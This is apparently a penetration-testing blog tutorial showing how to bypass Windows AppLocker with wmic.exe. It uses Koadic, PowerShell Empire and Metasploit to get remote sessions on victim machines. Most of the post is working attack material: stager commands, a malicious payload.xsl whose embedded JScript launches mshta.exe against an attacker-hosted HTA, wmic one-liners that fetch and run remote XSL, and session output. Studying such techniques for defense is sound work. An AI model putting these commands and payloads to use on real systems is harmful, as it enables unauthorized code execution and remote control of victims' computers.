Windows Exploitation: wmic

January 23, 2019 By Raj Chandel

The purpose of this post is to demonstrate the most common and familiar techniques of whitelisting AppLocker bypass. As we know for security reasons, the system admin adds group policies to restrict application execution for local users. In our previous article, we had discussed on "Windows Applocker Policy – A Beginner's Guide" as they define the AppLocker rules for your application control policies and how to work with them. But today you will learn how to bypass Applocker policies using wmic.exe.

Table of Content

Wmic.exe

The WMIC utility is a Microsoft tool that provides a WMI command-line interface that is used for a variety of administrative functions for local and remote machines and also for wmic queries, such as system settings, stop processes and run scripts locally or remotely. Therefore, it can invoke the XSL script (eXtensible Stylesheet Language).

Exploiting Techniques


Koadic

We will generate a malicious XSL file with the help of koadic which is a Command & Control tool that is quite similar to the Metasploit and Powershell Empire.

To know how koadic works, read our article from here*: https://www.hackingarticles.in/koadic-com-command-control-framework/*

Once installation gets completed, you can run **./koadic** file to start koadic and start with loading the stager/js/wmic stager by running the following command and set SRVHOST where the stager should call home.


```
use stager/js/wmic
set SRVHOST 192.168.1.107
run
```



```
(koadic: sta/js/mshta)# use stager/js/wmic
(koadic: sta/js/wmic)# set SRVHOST 192.168.1.107
[+] SRVHOST => 192.168.1.107
(koadic: sta/js/wmic)# run
[+] Spawned a stager at http://192.168.1.107:9996/g8gkv.xsl
[!] Don't edit this URL! (See: 'help portfwd')
[>] wmic os get /FORMAT:"http://192.168.1.107:9996/g8gkv.xsl"
```


Execute WMIC following command to download and run the malicious XSL file from a remote server:

```
wmic os get /FORMAT:"http://192.168.1.107:9996/g8gkv.xsl"
```



```
C:\Users\raj>wmic os get /FORMAT:"http://192.168.1.107:9996/g8gkv.xsl"
  os get /FORMAT:"http://192.168.1.107:9996/g8gkv.xsl"DESKTOP-NQM64ASroot\cimv2root\cliIMPERSONA
TEPKTPRIVACYms_409ENABLEOFFN/AOFFOFFSTDOUTSTDOUTN/AON\Device\HarddiskVolume217134Multiprocessor
FreeMicrosoft Windows 10 Enterprise12521Win32_OperatingSystemWin32_ComputerSystemDESKTOP-NQM64AS
330TRUETRUETRUE2FALSEFALSE256278819641043220890397220180907201617.000000+33020190111205126.51124
9+33020190115183253.665000+3300409Microsoft Corporation4294967295137438953344en-USMicrosoft Wind
ows 10 Enterprise|C:\WINDOWS|\Device\Harddisk1\Partition11852464-bit103325618FALSETRUE1raj00329-
00000-00003-AA323001048576OK272\Device\HarddiskVolume2C:\WINDOWS\system32C:176862281663765210.0.
17134C:\WINDOWS
```

Once the malicious XSL file will get executed on the target machine, you will have a Zombie connection just like Metasploit.



```
[+] Zombie 0: Staging new connection (192.168.1.105)
[+] Zombie 0: DESKTOP-NQM64AS\raj @ DESKTOP-NQM64AS -- Windows 10 Enterprise
(koadic: sta/js/wmic)# zombies 0

        ID:                      0
        Status:                  Alive
        First Seen:              2019-01-15 08:02:56
        Last Seen:               2019-01-15 08:03:11
        Listener:                0

        IP:                      192.168.1.105
        User:                    DESKTOP-NQM64AS\raj
        Hostname:                DESKTOP-NQM64AS
        Primary DC:              Unknown
        OS:                      Windows 10 Enterprise
        OSBuild:                 17134
        OSArch:                  64
        Elevated:                No

        User Agent:              Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64;
        Session Key:             6567aff324294515a89f4c0da3db39b1

        JOB  NAME                             STATUS    ERRNO
        ---- ---------                        -------   -------
```

PowerShell Empire

For our next method of wmic Attack, we will use empire. Empire is a post-exploitation framework. Till now we have paired our xsl tacks with Metasploit but in this method, we will use empire framework. It's solely a pythonbased PowerShell windows agent which make it quite useful. Empire is developed by @harmj0y, @sixdub, @enigma0x3, rvrsh3ll, @killswitch_gui, and @xorrior. You can download this framework from **Here**

To have a basic guide of Empire, please visit our article introducing empire:

https://www.hackingarticles.in/hacking-with-empire-powershell-post-exploitation-agent/

Once the empire framework is started, type **listener** to check if there are any active listeners. As you can see in the image below that there are no active listeners. So to set up a listener type :


```
listeners
uselistner http
set Host http://192.168.1.107
execute
```

With the above commands, you will have an active listener. **Type back** to go out of listener so that you can initiate your PowerShell.

For our wmic attack, we will use a stager. A stager, in the empire, is a snippet of code that allows our malicious code to be run via the agent on the compromised host. So, for this type:


```
usestager windows/launcher_xsl
set Listener http
execute
```

Usestager will create a malicious code file that will be saved in the /tmp named launcher.xsl.



```
 __    __       ___       ______  __  ___
|  |  |  |     /   \     /      ||  |/  /
|  |__|  |    /  ^  \   |  ,----'|  '  /
|   __   |   /  /_\  \  |  |     |    <
|  |  |  |  /  _____  \ |  `----.|  .  \
|__|  |__| /__/     \__\ \______||__|\__\
 _______ .___  ___. .______    __  .______       _______
|   ____||   \/   | |   _  \  |  | |   _  \     |   ____|
|  |__   |  \  /  | |  |_)  | |  | |  |_)  |    |  |__
|   __|  |  |\/|  | |   ___/  |  | |      /     |   __|
|  |____ |  |  |  | |  |      |  | |  |\  \----.|  |____
|_______||__|  |__| | _|      |__| | _| `._____||_______|  Mod: HackPlayers


       294 modules currently loaded

       0 listeners currently active

       0 agents currently active


(Empire) > listeners
[!] No listeners currently active
(Empire: listeners) > uselistener http
(Empire: listeners/http) > set Host http://192.168.1.107
(Empire: listeners/http) > execute
[*] Starting listener 'http'
 * Serving Flask app "http" (lazy loading)
 * Environment: production
   WARNING: Do not use the development server in a production environment.
   Use a production WSGI server instead.
 * Debug mode: off
[+] Listener successfully started!
(Empire: listeners/http) > back
(Empire: listeners) > usestager windows/launcher_xsl
(Empire: stager/windows/launcher_xsl) > set Listener http
(Empire: stager/windows/launcher_xsl) > execute

[+] wmic process get brief /format:"http://10.10.10.10/launcher.xsl"

[*] Stager output written out to: /tmp/launcher.xsl

(Empire: stager/windows/launcher_xsl) >
```


We have use python HTTP server to transfer this file inside victim's machine



```
root@kali:~/Empire-mod-Hackplayers# cd /tmp
root@kali:/tmp# python -m SimpleHTTPServer 8080
Serving HTTP on 0.0.0.0 port 8080 ...
```

And once the file runs, we will have the result on our listener. Run the file in your victim's machine by typing the following command:


```
wmic process get brief /format:"http://192.168.1.107:8080/launcher.xsl"
```



```
C:\Users\raj>wmic process get brief /format:"http://192.168.1.107:8080/launcher.xsl"
```

To see if we have any session open type 'agents'. Doing so will show you the name of the session you have. To access that session type :

```
interact Z639YHPA
sysinfo
```



```
(Empire) > agents

[*] Active agents:

  Name            Lang  Internal IP     Machine Name    Username            Process
  ---------       ----  ------------    ------------    ---------           -------
  Z639YHPA        ps    192.168.10.1 fe8DESKTOP-NQM64AS DESKTOP-NQM64AS\raj powershell/8880

(Empire: agents) > interact Z639YHPA
(Empire: Z639YHPA) > sysinfo
(Empire: Z639YHPA) > sysinfo: 0|http://192.168.1.107:80|DESKTOP-NQM64AS|raj|DESKTOP-NQM64AS|19
:b842|Microsoft Windows 10 Enterprise|False|powershell|8880|powershell|5

Listener:         http://192.168.1.107:80
Internal IP:    192.168.10.1 fe80::90d0:4c4b:d967:4626 192.168.232.1 fe80::e826:8249:4ee0:1ee6
Username:         DESKTOP-NQM64AS\raj
Hostname:       DESKTOP-NQM64AS
OS:               Microsoft Windows 10 Enterprise
High Integrity:   0
Process Name:     powershell
Process ID:       8880
Language:         powershell
Language Version: 5
```


Link hta within XSL code

As we know, wmic can execute any file or script remotely, so we will link an hta file within the XSL code. An XSL file will contain a link, to download and execute a malicious hta file via mshta.exe, which is officially triggered by wmic.

Therefore, let's generate an hta file with the help of Metasploit:


```
use exploit/windows/misc/hta_server
msf exploit(windows/misc/hta_server) > set srvhost 192.168.1.109
msf exploit(windows/misc/hta_server) > exploit
```

Now copy the URL and place it inside the XSL code, because they have the ability to execute the language script of Microsoft.



```
msf > use exploit/windows/misc/hta_server
msf exploit(windows/misc/hta_server) > set srvhost 192.168.1.109
srvhost => 192.168.1.109
msf exploit(windows/misc/hta_server) > exploit
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 192.168.1.109:4444
[*] Using URL: http://192.168.1.109:8080/krVH00AYf.hta
[*] Server started.
```


Then, we have created a “payload.xsl “file, you can take help from this **link** for writing XSL code and then place the link of hta file as shown below.



```
root@kali:~# cat payload.xsl
<?xml version='1.0'?>
<stylesheet
xmlns="http://www.w3.org/1999/XSL/Transform" xmlns:ms="urn:schemas-microsoft-com:xslt"
xmlns:user="placeholder"
version="1.0">
<output method="text"/>
        <ms:script implements-prefix="user" language="JScript">
        <![CDATA[
        var r = new ActiveXObject("WScript.Shell").Run("mshta.exe http://192.168.1.109:8080/krVH00AYf.hta");
        ]]> </ms:script>
</stylesheet>
```

Now again we need to execute XSL file through wmic.exe with the help of the following command:


```
wmic os get /FORMAT:"http://192.168.1.109/payload.xsl"
```



```
C:\Users\raj>wmic os get /FORMAT:"http://192.168.1.109/payload.xsl"
```

Once the above command is executed you will have a session open. To access the session, type:

```
sessions 1
```



```
msf exploit(windows/misc/hta_server) > [*] 192.168.1.101    hta_server - Delivering Payload
[*] Sending stage (179779 bytes) to 192.168.1.101
[*] Meterpreter session 1 opened (192.168.1.109:4444 -> 192.168.1.101:49161) at 2019-01-01 1

msf exploit(windows/misc/hta_server) > sessions 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer        : RAJ
OS              : Windows 7 (Build 7600).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
```